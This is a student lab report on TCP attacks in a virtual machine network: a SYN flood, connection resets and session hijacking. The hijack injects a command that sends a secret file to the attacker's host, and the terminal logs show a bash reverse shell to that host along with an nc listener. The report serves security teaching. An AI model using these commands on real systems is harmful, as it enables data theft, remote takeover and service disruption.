

LAB 3 (GROUP 10)

TASK 1:

Machine A Victim 10.0.2.12 >> netstat -na	Machine B Server 10.0.2.8 Run Wireshark	Machine C Attacker 10.0.2.13 >> sudo netwox 76 -i 10.0.2.12 -p 23
--	--	--

```
[10/16/19]seed@VM:~$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
  -i|--dst-ip ip           destination IP address
                           {5.6.7.8}
  -p|--dst-port port       destination port number
                           {80}
  -s|--spoofip spoofip    IP spoof initialization
                           type {linkbraw}
  --help2                  display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
[10/16/19]seed@VM:~$
```

When the command was issued from the attacker (10.0.2.13), WireShark showed all the SYN requests in the server (10.0.2.8).

The following is the screenshot of the attacker:

```
[10/16/19]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
[sudo] password for seed:
net.ipv4.tcp_max_syn_backlog = 128
[10/16/19]seed@VM:~$
```

SYN cookies help to maintain a record of SYN requests so that redundant requests can be ignored. However, the Netwox command can overcome that.

Although in our case, we were not able to find any significant changes when turning the sync cookies on and off.

TASK 2:

Machine A (10.0.2.5) >> sudo netwox 78 -i 10.0.2.4	Machine B (10.0.2.4) >> telnet 10.0.2.5
---	--

Result: in connection closed by foreign host


TASK 3:

Machine A (10.0.2.5) Watch a video on Youtube	Confirm video works >> sudo netwox 78 -i 10.0.2.5
--	--


Result: On refreshing the page, the connection has been dropped and the video did not run.

TASK 4:


Establishing telnet connection between two machines



Stealing a secret file. The contents of the file called secret located in the server machine was access by the attacker. (Shown in screenshots below)



Converting data to hex using python



	Source	Destination	Protocol	Length	Info
27:07.0967422...	::1	::1	UDP	64	47791 → 569
27:13.4333497...	10.0.2.13	10.0.2.8	TCP	76	34452 → 909
27:13.4359248...	10.0.2.8	10.0.2.13	TCP	62	9090 → 3445
27:27.1227363...	::1	::1	UDP	64	47791 → 569
27:35.2352697...	fe80::bd89:cdc1:4dc...	ff02::fb	MDNS	182	Standard qu
27:35.2356467...	10.0.2.8	224.0.0.251	MDNS	162	Standard qu
27:47.1372510...	::1	::1	UDP	64	47791 → 569
28:07.1596583...	::1	::1	UDP	64	47791 → 569

▶ Frame 72: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface
 ▶ Linux cooked capture
 ▶ Internet Protocol Version 6, Src: ::1, Dst: ::1
 ▶ User Datagram Protocol, Src Port: 47791, Dst Port: 56942

We were able to establish the attack from the attacker to the server due to some syntax error:

```
[10/20/19]seed@VM:~$ sudo netx 40 --ip4-src 10.0.2.13
--ip4-dst 10.0.2.8 --tcp-dst 23 --tcp-src 9090 --tcp-s
eqnum 4230066593 --tcp-data "0a636174202f686f6d652f7365
65642f6c6162312f736563726574203e202f6465762f7463702f313
02e302e322e31332f393039300a"
[sudo] password for seed:
IP
|version|  |ihl|  |  |tos|  |  |totlen|
| 4 | 5 |  |0x00=0|  |0x005E=94|
|  |  |id|  |r|M|  |offsetfra|
|g|  |0x75AC=30124|  |0|0|0|  |0x0000=0|
|ttl|  |protocol|  |checksum|
|0x00=0|  |0x06=6|  |0x2CDA|
|  |  |source|
```

source	
10.0.2.13	
destination	
10.0.2.8	
TCP	
source port	destination port
0x2382=9090	0x0017=23
seqnum	
0xFC21B1A1=4230066593	
acknum	
0x00000000=0	

acknum	
0x00000000=0	
doff	window
5	0x0000=0
checksum	urgptr
0x3920=14624	0x0000=0
<pre> 0a 63 61 74 20 2f 68 6f 6d 65 2f 73 65 65 64 2f # . cat /home/seed/ 6c 61 62 31 2f 73 65 63 72 65 74 20 3e 20 2f 64 # l abl/secret > /d 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 33 # e v/tcp/10.0.2.13 2f 39 30 39 30 0a # / 9090. [10/20/19]seed@VM:~\$ </pre>	

We were also able to perform a reverse attack using a SSH tunnel from the Server to the attacker.


```
SEEDUBUNTU Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[10/20/19]seed@VM:~$ cat /home/seed/lab1/secret > /dev/
tcp/10.0.2.13/9090
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ sudo cat /home/seed/lab1/secret >
/dev/tcp/10.0.2.13/9090
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ sudo cat /home/seed/lab1/secret >
/dev/tcp/10.0.2.13/9090
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
^X^C^C
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
[10/20/19]seed@VM:~$
```

```
SEEDUBUNTU Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
bash: syntax error near unexpected token `a'
[10/20/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepte
family 2, sport 47674)
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$ exit
exit
[10/20/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepte
family 2, sport 47676)
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$ exit
exit
[10/20/19]seed@VM:~$
tcp/10.0.2.13/9090
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ sudo cat /home/seed/lab1/secret >
/dev/tcp/10.0.2.13/9090
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ sudo cat /home/seed/lab1/secret >
/dev/tcp/10.0.2.13/9090
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
^X^C^C
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
^X^C^F^G^A^C^Z^X^C^B^G^F[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$
```